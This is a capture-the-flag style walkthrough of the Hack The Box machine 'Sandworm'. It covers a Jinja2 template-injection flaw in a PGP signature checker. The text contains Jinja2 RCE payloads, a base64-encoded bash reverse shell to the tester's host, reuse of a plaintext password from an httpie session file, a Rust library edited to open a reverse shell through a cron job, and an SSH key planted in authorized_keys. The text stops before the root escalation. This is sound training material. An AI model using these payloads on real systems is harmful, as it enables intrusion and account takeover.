
Sandworm
Hack The Box Machine Writeup
Summary
The medium box Sandworm involved many interesting steps and took me quite a while to figure out and complete. There was some lateral movement back and forth between users that I found particularly interesting. The box starts off with a fairly hidden SSTI injection in a web application that can be exploited to achieve RCE and a shell on the box. It quickly becomes clear that this first initial user is in a highly restricted environment however. From here the attacker must move laterally to another user by finding plain text credentials. These can be used with SSH to gain a full shell as the second user and grab user.txt.
The privilege escalation was definitely the harder part of this box and involved quite a few steps. First the attacker must enumerate a suid binary that has a publicly available privilege escalation exploit. To run this binary however requires the permissions of the initial first user. That means the attacker must exploit a cron job to obtain a full shell as the first user. This involves editing some rust files to run commands. The attacker can then finally use this exploitable suid binary to escalate to root.

If you know, you know
User
Recon
nmap
To slay this worm I started off with an nmap scan using -sC for default scripts and -sV for version enumeration.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.10.11.218
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-20 13:10 EDT
Nmap scan report for 10.10.11.218
Host is up (0.034s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://ssa.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=SSA/organizationName=Secret Spy Agency/stateOrProvinceName=Classified/countryName=SA
| Not valid before: 2023-05-04T18:03:25
|_Not valid after:  2050-09-19T18:03:25
|_http-title: Secret Spy Agency | Secret Security Service
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Subdomain fuzz scan
This scan reveals a domain of ssa.htb through the port 80 redirect. I added this to my /etc/hosts file and ran a wfuzz scan to see if I could find any other subdomains. I first ran the scan to find the default character count for the error page and used the --hh flag and this value to filter those results out. Unfortunately this does not find any more subdomains.
┌──(kali㉿kali)-[~]
└─$ wfuzz -u http://ssa.htb -H "Host: FUZZ.ssa.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hh 178
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://ssa.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 0
Processed Requests: 19966
Filtered Requests: 19966
Requests/sec.: 0
Web server
Looking at the web servers, port 80 is simply a redirect to https on port 443. The website on port 443 contains three tabs. Home and About which simply contain information about the fictitious company. Thirdly there is a contact tab that contains a link to /guide.
.png)
Contents of the contact tab show a link to /guide endpoint
The page at /guide contains another link to a public PGP key.
.JPG)
/guide endpoint links to a public PGP key
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQINBGRTz6YBEADA4xA4OQsDznyYLTi36TM769G/APBzGiTN3m140P9pOcA2VpgX
+9puOX6+nDQvyVrvfifdCB90F0zHTCPvkRNvvxfAXjpkZnAxXu5c0xq3Wj8nW3hW
E35T6FTSPflDKTH33ENLAQcEqFcX8wl4SxfCP8qQrff+l/Yjs30o66uoe8N0mcfJ
<...>
TzD5J1PDeLHuTQOOgY8gzKFuRwyHOPuvfJoowwP4q6aB2H+pDGD2ewCHBGj2waKK
Pw5uOLyFzzI6kHNLdKDk7CEvv7qZVn+6CSjd7lAAHI2CcZnjH/r/rLhR/zYU2Mrv
yCFnau7h8J/ohN0ICqTbe89rk+Bn0YIZkJhbxZBrTLBVvqcU2/nkS8Rswy2rqdKo
a3xUUFA+oyvEC0DT7IRMJrXWRRmnAw261/lBGzDFXP8E79ok1utrRplSe7VOBl7U
FxEcPBaB0bhe5Fh7fQ811EMG1Q6Rq/mr8o8bUfHh
=P8U3
-----END PGP PUBLIC KEY BLOCK-----
The page also contains a function to encrypt and decrypt PGP messages. The most interesting thing is the verify signature function however. At the very bottom of the page there is a sample PGP message signed with the previously discovered PGP key.
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

This message has been signed with the official SSA private key.

Import our public key linked above into your keychain and use your favorite program to verify this message. PGP signatures are the only reliable way to verify someone's identity within Cyberspace, and ensure secure and private communication between two parties.

Knowing how to Encrypt/Decrypt messages, as well as verifying them is an imperative skill if you wish to conduct yourself securely, without any prying eyes on you.

Make sure you use verified, open-source programs such as KGpg, Kleopatra, OpenPGP, etc.

And finally, rule number one in asymmetric encryption is to keep your PRIVATE key safe. It is for your eyes only.

SSA
-----BEGIN PGP SIGNATURE-----

iQIzBAEBCAAdFiEE1rqUIwIaCDnMxvPIxh1CkRC2JdQFAmRT2bsACgkQxh1CkRC2
JdTCLhAAqdOcrfOsmkffKwdDKATwEpW1aLXkxYoklkH+DCDc58FgQYDNunMQvXjp
Hd41hbrzQNTm4mMwFfYgFR5oNywAfa0D5L+qTrk05DqwvT7uIZF4/Q/iNp8zElKM
rAVci7c6dBSKLzyGOd7c7/ZnM3Clt4krPGD3L4nQB1Vu7Hav8Oj0R2bL3eaNr0sL
lnj84lbWcGqM9sRfnhfSlpqueK0qbZy02PdzsZ/Ox6KI6s1lAZL5v4eynwrZjXVB
S20SeQAzPr+2m0LGQajPaxYvdEs4BkfyApwzauES0X3bckKdZrXZb/iImQxTrhDq
ZKwGG2qoa6xj4zV32l2JYLKfCcZQh/VE3pslfYb5btuZ/h+oSz6rWT0py/gigbX5
j4ps6gzS16uuVLePyw6kZN2tXgqWqR9IRydCqFJSajwanm9n1I99DH+r9vb7CYOI
PFKwIqynqNX6ddpkCpUl3wgGnUoGdox5DLnE7DZGFM4mOhsNuwd8EBgpU18inFb2
MMZO8Qk5bp2qsK9b4LFWDMEL+pzakgJwA1+H5auJLOak+Xee7UcYeqsq1fjpkwIX
mItshTOG0jrtlvAf/PjqZ54yOPCWoyJQr5ZR7m4bh/kicXZVg5OiWrtVCuN0iUlD
7sXs10Js/pgvZfA6xFipfvs7W+lOQ0febeNmjuKcGk0VVewv8oc=
=/yGe
-----END PGP SIGNATURE-----
At this point I tested the functionality by copying the public key into the box on the left and the above signed message into the one on the right. Hitting the verify signature button then pops up a dialog box containing the results.
.JPG)
We can see the name of the key displayed back to us, an excellent chance for SSTI
What was interesting here was that it seemed to echo back the name of the key.
(Official PGP Key of the Secret Spy Agency.) gpg:
Good signature from "SSA (Official PGP Key of the Secret Spy Agency.)

I guess unless your doing illegal things ;)
Locate SSTI in PGP
To test this theory I created my own set of keys and a signed message using the gpg tool. There is a great article by Digital ocean that outlines how to use gpg that I will leave here for reference: https://www.digitalocean.com/community/tutorials/how-to-use-gpg-to-encrypt-and-sign-messages. I started off with the --generate-key command to create the set of keys. When asked for a password just click no password needed, this seems to prompt twice for whatever reason.
┌──(kali㉿kali)-[~]
└─$ gpg --generate-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: Fren
Name must be at least 5 characters long
Real name: hackerfren
Email address: fren@kek.com
You selected this USER-ID:
"hackerfren <fren@kek.com>"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? o
<..>
gpg: revocation certificate stored as '/home/kali/.gnupg/openpgp-revocs.d/0744078FA08597158C17627FBD2A16402BEA02A0.rev'
public and secret key created and signed.

pub   rsa3072 2023-09-20 [SC] [expires: 2025-09-19]
  0744078FA08597158C17627FBD2A16402BEA02A0
uid                      hackerfren <fren@kek.com>
sub   rsa3072 2023-09-20 [E] [expires: 2025-09-19]
From here I then created a test message and saved it into a message.txt file. Next I used the -u flag to specify the key we just created, the --clear-sign to present the message in the same format as seen on the website and lastly the name of the file to sign.
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "shadiley frens" > message.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ gpg -u hackerfren --clear-sign message.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat message.txt.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

shadiley frens
-----BEGIN PGP SIGNATURE-----

iQHBBAEBCgArFiEEB0QHj6CFlxWMF2J/vSoWQCvqAqAFAmULLaINHGZyZW5Aa2Vr
LmNvbQAKCRC9KhZAK+oCoKlrC/9+YdoLnGLzClvT3Arl/Zq3eTzUPATWV/WEPQ2p
WDpjBs9nKrHDIQ1o+q93SUghdIDMXqfCcTgw6bBv3b3L/IJzDyBp0v0CPkteTuL9
PL4uul/lFtqGasz7pKOkZ67u0vKfJWr3+Sbu7Mug7KOEYUTGzkLDpnsvPMyRuBbd
V8G1LQ7NisUwcZEB5uetClBIRlP0YBU6Zj2v6xi/WvMN2FJZI39c7DeZB4zc5SKW
5LLxx1Oyi7prU59CC459V+fz4q0RMzvO+gkJT+RRFxLyL5IbfaPZzTK4yNj2MXT/
X4SmDssVdiyw+PtvIJgtkjXg5ONcgKIstHv5KjB3yNQJJcyE2QuDr0NQrrMgC8E3
j1Iovd0wRvi/HuJFpgoqiFXl3cpiHNTfmozcdWVbKOINRBhKhf7REQ+Ddz/KwSKd
++RmWoqaYD5TUm6UNRcrVou1USpk+59HMMfNZkfSA8JmRME6Pa65+JmpBJzIVSUe
e/4T6Stcx8JQDm1PQ1zV9Yjw1NA=
=jOJh
-----END PGP SIGNATURE-----
I next needed to generate the public key in cleartext to import it into the web application. To do so I used the --output flag to specify the output file name and --armor and --export to export the key. Lastly is the email address of the key.
┌──(kali㉿kali)-[~/Desktop]
└─$ gpg --output mygpg.key --armor --export fren@kek.com

┌──(kali㉿kali)-[~/Desktop]
└─$ cat mygpg.key
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGUKN6kBDAC1FM8jdZOtLjcQ/IU8atU/R82o/B3PLCyQqKlqRso7xhSTs4l/
MHvqXZCizCMWkXylN0+C5LDu6xVbPlf+4wTBdbmxbppvTqGj3GQ3f0aNHyPP3DtJ
<..>
XzMigBbFnfuBaKW7JySSCnNLytE233pC9S4IcLQpH/20l4v/giy24ltokV+0oPmC
XxSx+iEnTerG5cI73+Kf
=4+Vt
-----END PGP PUBLIC KEY BLOCK-----
Pasting the public key and the signed message into the web application I saw that the name was indeed being echoed back, as was the email address of the public key. I next repeated the above steps, creating a new key and a new signed message. This time however I used {{7*7}} for the name and email address to test for SSTI. The email address field would not take the input however so I was left just testing for SSTI in the name.
┌──(kali㉿kali)-[~/Desktop]
└─$ gpg --generate-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: {{7*7}}
Email address: {{7*7}}
Not a valid email address
Email address: hacker@kek.com
You selected this USER-ID:
"{{7*7}} <hacker@kek.com>"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? o
<...>

pub   rsa3072 2023-09-20 [SC] [expires: 2025-09-19]
  6223D444838F4D8F9F45E7C9B0F957CA1308FAD4
uid                      {{7*7}} <hacker@kek.com>
sub   rsa3072 2023-09-20 [E] [expires: 2025-09-19]

┌──(kali㉿kali)-[~/Desktop]
└─$ cat message.txt
shadiley frens number 2

┌──(kali㉿kali)-[~/Desktop]
└─$ gpg -u {{7*7}} --clear-sign message.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat message.txt.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

shadiley frens number 2

-----BEGIN PGP SIGNATURE-----

iQHDBAEBCgAtFiEEYiPURIOPTY+fRefJsPlXyhMI+tQFAmULMAYPHGhhY2tlckBr
ZWsuY29tAAoJELD5V8oTCPrUwMsL/Ap8GuVm4Su3MUAHtmcZnTYWehbxIDj8pnNU
4ewqiP1es1qFcmEqZbP1/kk3QA9PTbv18z7Cm4FlyLqLGsYL/FzfWghJIFvDT7NT
RDibIFdyw97EaMq1yh50mCmGZZxeVyVMW87G0bDcV8vQyD47Wuz93KJh6t47ldAl
/UGx4+kHxe02cKfngKM/H3ahqt6/0sbUQcDpJ2JdJDONJp6raQNUqpbeUGUMGNAp
gmGqmS+NYJhyRMFdusEsGd6xQSb9XlTfXpuU8f7WjLzqLCFnkaSlyphCjWizs618
p9MEkDIpEYgRew611Qfvl3hC4YfFDnJjAzVrkK1w3x5iHzTzjjO5OxZdImfvhYtE
DKA0Ad13FkO4KGRvJDZIysMR+d/Ys98iZlGWvYWKoaLXvkfKDIgH11WZdyeTncpk
umzLqKO85yeRsL8tkJoOsC6ZtLbQ8XfyfemfDXs0mXAlInlq4JPh9W8J5zfmSi6W
2bKYP8j1th0R1vYvyKdg+uvoPgIozg==
=igyo
-----END PGP SIGNATURE-----

┌──(kali㉿kali)-[~/Desktop]
└─$ gpg --output mygpg.key --armor --export hacker@kek.com

┌──(kali㉿kali)-[~/Desktop]
└─$ cat mygpg.key
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGULL5EBDAC2lM+wfPLJkamlFOeXz7HHk7IOPAVvGfXzR6WE6cONpZpG9sgs
W/7OfFVoHd4E8FEGrBk9qMBNlYCzLdSX6A0OOYDtQsGsLIYEXa4zZAllYybQw8sF
J5QCaGJWXUECpvgYuFecmhy6mH80/aoUYdnir1Q7aXrUzfItCkM2P9YKRBO/5+0e
<...>
Y5qHMbV5Kb0Sz9r1xhqZT0CRmcKCwAF413+1fKqVCOtKfQ1xXj3N8lt44hT2oPMC
3PzNRXI/5ckaBLw/8MpP1w==
=3fxZ
-----END PGP PUBLIC KEY BLOCK-----
Putting this new public key and signed message into the web application I confirmed that the name field was indeed vulnerable to an SSTI attack. Now the hunt was on to find a way to execute code with this SSTI. The best way to do this is to enumerate what the template engine in use is. At the bottom of the webpage it notes that it is "powered by Flask" - this would imply that it is using python, which helps to narrow in our search. Hacktricks provides a great page on SSTI and includes test strings to help enumerate the template engine in use: https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#identify

Wonderful chart to determine template engine though injection
Jinja2 SSTI
As I knew {{7*7}} worked I then tested for {{7*'7'}} as shown in the chart. I will not include that for sake of brevity but the steps are the exact same as already shown twice. This comes back with 49, meaning that the template is either Jinja2 or Twig. Looking at the Hack Tricks page one can see that Twig is for PHP and Jinja2 is used with python. As we know the website is also likely using python as evidenced by the powered by flask statement. It is safe to conclude the template engine in use in Jinja2. Knowing this I then browsed to the Jinja2 section on the Hacktricks SSTI page: https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#jinja2-python. This gives a couple examples of payloads to gain RCE.
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Picking the first one and using it as the name for a new set of keys and a signed message I was able to achieve code execution and show the web site is being run as the Atlas user.


Atlas be like:
From here I simply needed to replace id with a bash reverse shell. Unfortunately it does not like the < or > characters. To get around this I base64 encoded the reverse shell payload string and had it pipe into base64 decode and again into bash.
Real name: {{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('bash -c \"bash -i >& /dev/tcp/10.10.14.10/42069 0>&1\"').read() }}
Invalid character in name
The characters '<' and '>' may not appear in name

┌──(kali㉿kali)-[~/Desktop]
└─$ echo bash -c "bash -i >& /dev/tcp/10.10.14.10/42069 0>&1" | base64
YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwLzQyMDY5IDA+JjEK

┌──(kali㉿kali)-[~/Desktop]
└─$ gpg --generate-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: {{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('echo "YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwLzQyMDY5IDA+JjEK" | base64 -d | bash').read() }}
Email address: fren@kek.org
You selected this USER-ID:
"{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('echo "YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwLzQyMDY5IDA+JjEK" | base64 -d | bash').read() }} <fren@kek.org>"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? o
<...>

pub   rsa3072 2023-09-20 [SC] [expires: 2025-09-19]
  5D07AD97C7E622E967ADDBC281ED55341A08E584
uid                      {{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('echo "YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwLzQyMDY5IDA+JjEK" | base64 -d | bash').read() }} <fren@kek.org>
sub   rsa3072 2023-09-20 [E] [expires: 2025-09-19]

┌──(kali㉿kali)-[~/Desktop]
└─$ gpg -u "{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('echo \"YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwLzQyMDY5IDA+JjEK\" | base64 -d | bash').read() }}" --clear-sign message.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ gpg --output mygpg.key --armor --export fren@kek.org
Pasting this final public key and signed message into the web application results in a hit on my NC listener and finally gives a foothold on the host as the atlas user. I tried to use the script trick to upgrade the shell but this did not work as there appears to not be the script binary. Instead I was able to use the python trick to upgrade the shell.
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.218] 53714
id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas)

python3 -c 'import pty;pty.spawn("/bin/bash")'
/usr/local/sbin/lesspipe: 1: dirname: not found
atlas@sandworm:/var/www/html/SSA$ ^Z
zsh: suspended  nc -lvnp 42069

┌──(kali㉿kali)-[~/Desktop]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 42069
                            reset
Could not find command-not-found database. Run 'sudo apt update' to populate it.
reset: command not found
atlas@sandworm:/var/www/html/SSA$
Shell as Silentobserver
There was no user.txt file to be found! there however was a second user on the box called silentobserver. looking in the atlas user's home directory there is a .config directory. configurations are always good targets as they often contain credentials. Using ls -R to recursively list the contents of the directory I saw an admin.json file that seems very interesting.
atlas@sandworm:/home$ ls
atlas  silentobserver

atlas@sandworm:~$ ls -la
total 44
drwxr-xr-x 8 atlas  atlas   4096 Jun  7 13:44 .
drwxr-xr-x 4 nobody nogroup 4096 May  4 15:19 ..
lrwxrwxrwx 1 nobody nogroup    9 Nov 22  2022 .bash_history -> /dev/null
-rw-r--r-- 1 atlas  atlas    220 Nov 22  2022 .bash_logout
-rw-r--r-- 1 atlas  atlas   3771 Nov 22  2022 .bashrc
drwxrwxr-x 2 atlas  atlas   4096 Jun  6 08:49 .cache
drwxrwxr-x 3 atlas  atlas   4096 Feb  7  2023 .cargo
drwxrwxr-x 4 atlas  atlas   4096 Jan 15  2023 .config
drwx------ 4 atlas  atlas   4096 Sep 20 18:20 .gnupg
drwxrwxr-x 6 atlas  atlas   4096 Feb  6  2023 .local
-rw-r--r-- 1 atlas  atlas    807 Nov 22  2022 .profile
drwx------ 2 atlas  atlas   4096 Feb  6  2023 .ssh

atlas@sandworm:~/.config$ ls -R
.:
firejail  httpie
ls: cannot open directory './firejail': Permission denied

./httpie:
sessions

./httpie/sessions:
localhost_5000

./httpie/sessions/localhost_5000:
admin.json
Checking out this admin.json file reveals a password for the silentobserver account I had found. Using these credentials I was able to ssh into the box and finally grab user.txt.
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ cat admin.json
{
"__meta__": {
    "about": "HTTPie session file",
    "help": "https://httpie.io/docs#sessions",
    "httpie": "2.6.0"
},
"auth": {
    "password": "quietLiketheWind22",
    "type": null,
    "username": "silentobserver"
<...>

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh silentobserver@ssa.htb
<...>
silentobserver@ssa.htb's password: quietLiketheWind22
<...>

silentobserver@sandworm:~$ cat user.txt
ac61************************ddad

Silent but deadly?
Root
Enumeration
Root Suid
Sudo -l does not reveal any sudo permissions for the slientobserver user. Running a find command to locate suid binaries does reveal a couple of interesting hits however
silentobserver@sandworm:/tmp$ find / -type f -perm /4000 2>/dev/null
/opt/tipnet/target/debug/tipnet
/opt/tipnet/target/debug/deps/tipnet-a859bd054535b3c1
/opt/tipnet/target/debug/deps/tipnet-dabc93f7704f7b48
/usr/local/bin/firejail
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount3
Firejail Privilege Escalation
Googling for exploits for any of these firejail comes back with a privilege escalation script:[ https://gist.github.com/GugSaas/9fb3e59b3226e8073b3f8692859f8d25](https://gist.github.com/GugSaas/9fb3e59b3226e8073b3f8692859f8d25). looking at the permissions of firejail it had execute permissions for a jailer group. Using the groups command I was then able to deduce that the atlas user was a member of the jailer group. Strangely enough going back to the atlas shell I noticed that the binary was missing. There were also strange things like the find and whoami commands being missing. This led me to believe that the atlas user was stuck in a restricted shell and I likely needed to get a full shell as the user to abuse the firejail binary.
silentobserver@sandworm:/tmp$ ls -la /usr/local/bin/firejail
-rwsr-x--- 1 root jailer 1777952 Nov 29  2022 /usr/local/bin/firejail

silentobserver@sandworm:/tmp$ groups atlas
atlas : atlas jailer

atlas@sandworm:/usr/local/bin$ ls
base64    bash  dash   gpg        groups  lesspipe  python3     sh
basename  cat   flask  gpg-agent  id      ls        python3.10

Could not find command-not-found database. Run 'sudo apt update' to populate it.
find: command not found

atlas@sandworm:/usr/local/bin$ whoami
Could not find command-not-found database. Run 'sudo apt update' to populate it.
whoami: command not found

Hope they have insurance
Breakout Using Rust
Running pspy to check out the processes shows some interesting things. It looks like the atlas user is running some rust commands as well as a cargo binary. There is also a strange chmod adding uid to the /opt/tipnet/target/debug/tipnet for the atlas user.
2023/09/20 18:46:01 CMD: UID=1000  PID=3786   | rustc -vV
2023/09/20 18:46:01 CMD: UID=1000  PID=3787   | rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylib --crate-type staticlib --crate-type proc-macro -Csplit-debuginfo=packed
2023/09/20 18:46:01 CMD: UID=1000  PID=3789   | /usr/bin/cargo run --offline
2023/09/20 18:46:01 CMD: UID=1000  PID=3791   | rustc -vV
2023/09/20 18:46:11 CMD: UID=0     PID=3797   | /bin/bash /root/Cleanup/clean_c.sh
2023/09/20 18:46:11 CMD: UID=0     PID=3798   | /bin/rm -r /opt/crates
2023/09/20 18:46:11 CMD: UID=0     PID=3799   |
2023/09/20 18:46:11 CMD: UID=0     PID=3800   | /usr/bin/chmod u+s /opt/tipnet/target/debug/tipnet
Inside the directory of /opt/tipnet/target/debug/ this a tipnet.d file. Checking out this daemon file reveals 2 rust files, which is of note considering the rust commands being run by the atlas user. checking out the file permissions on these it is extremely strange that our silentobserver user has write permissions through its siletobserver group over the /opt/crates/logger/src/lib.rs file.
silentobserver@sandworm:/opt/tipnet/target/debug$ cat tipnet.d
/opt/tipnet/target/debug/tipnet: /opt/crates/logger/src/lib.rs /opt/tipnet/src/main.rs

silentobserver@sandworm:/opt/tipnet/target/debug$ ls -la /opt/crates/logger/src/lib.rs
-rw-rw-r-- 1 atlas silentobserver 732 May  4 17:12 /opt/crates/logger/src/lib.rs
This page from the rust documentation details how to spawn a process[ ](https://doc.rust-lang.org/std/process/struct.Command.html)to run commands [https://doc.rust-lang.org/std/process/struct.Command.html](https://doc.rust-lang.org/std/process/struct.Command.html). I will use this to edit the file, adding a use std::process::Command to import the functionality and adding the appropriate block of code to the public function to execute commands.
use std::process::Command;

pub fn log(user: &str, query: &str, justification: &str) {
let _output = if cfg!(target_os = "windows") {
Command::new("cmd")
  .args(["/C", "echo hello"])
  .output()
  .expect("failed to execute process")
} else {
Command::new("bash")
  .arg("-c")
  .arg("bash -i >& /dev/tcp/10.10.14.10/42069 0>&1")
  .output()
  .expect("failed to execute process")
};

// <...>
}
Now when the cron jobs from the atlas user run again the edited rust file will be called by the daemon which will run the bash reverse shell and grant me a full shell as the atlas user. From here I generate a public key and place it in the atlas users .ssh/authorized_keys file so that I can simply ssh into the box as the user.
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): atlas
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in atlas
Your public key has been saved in atlas.pub
The key fingerprint is:
SHA256:agoi7kljugiylg7XZSgm0lWn5Hf5yvbaeOFmU3Y/Xj8 kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|      o .        |
|     + o   .     |
|    . o . o      |
| . . . . . .     |
|o + . o S   .    |
|.o o o . . .. o .|
|*++ . o   +. + .o|
|@*o. o   . +*  E+|
|O*  .     o=o...+|
+----[SHA256]-----+

┌──(kali㉿kali)-[~/Desktop]
└─$ chmod 600 atlas

┌──(kali㉿kali)-[~/Desktop]
└─$ cat atlas.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDL5ys7QHMbc+akJ4HAqoRdS985uykouU/0uW07xruExQo1DF4uEhs453qE/IWdJfaTtcd2k29qQkc4tYlTjrCFZzd/npqdTdmOeaqB5PdE7/V/X1hP/As9Nl7UTOM+C+27YhQEOseUzC7mKPhVTzqyvx5ImQZ6uEfw3IihEKXxIxBX070yixuy3fu5VmxeoGkTpxo+CA7N+Zj5b1+F8sBLQVKNDxq4RsY1foKLZPPwAXHMWddGOedjaacVI1s4kxqTpDXakbfGlBOADMS8ZQMtG7/DGABmK7X5mrYdQfKjZ1cCsTb/z9d0073sEf9eDuw31O0oanfl591EeK7tYcF8r1JtaJfxuJydR6f6/MmtOgQUp/+y+01YESYjvx5T18R2k5PSochpZ2ctfVJlm9Oioqe8VdIN3YDXZeZ3n7kS4Kcu0J0CV+JaxwZeXYRKDfXd2AbPlGbwJxFaAAVH6O5l/U14/e1iQr2RlxZHb3OldFZ96lf18TzUT5QrHyXKOCM= kali@kali

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.218] 36634
bash: cannot set terminal process group (4711): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:/opt/tipnet$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDL5ys7QHMbc+akJ4HAqoRdS985uykouU/0uW07xruExQo1DF4uEhs453qE/IWdJfaTtcd2k29qQkc4tYlTjrCFZzd/npqdTdmOeaqB5PdE7/V/X1hP/As9Nl7UTOM+C+27YhQEOseUzC7mKPhVTzqyvx5ImQZ6uEfw3IihEKXxIxBX070yixuy3fu5VmxeoGkTpxo+CA7N+Zj5b1+F8sBLQVKNDxq4RsY1foKLZPPwAXHMWddGOedjaacVI1s4kxqTpDXakbfGlBOADMS8ZQMtG7/DGABmK7X5mrYdQfKjZ1cCsTb/z9d0073sEf9eDuw31O0oanfl591EeK7tYcF8r1JtaJfxuJydR6f6/MmtOgQUp/+y+01YESYjvx5T18R2k5PSochpZ2ctfVJlm9Oioqe8VdIN3YDXZeZ3n7kS4Kcu0J0CV+JaxwZeXYRKDfXd2AbPlGbwJxFaAAVH6O5l/U14/e1iQr2RlxZHb3OldFZ96lf18TzUT5QrHyXKOCM= kali@kali" > /home/atlas/.ssh/authorized_keys

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i atlas atlas@ssa.htb

atlas@sandworm:~$ id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas),1002(jailer)
Firejail Exploit for Real
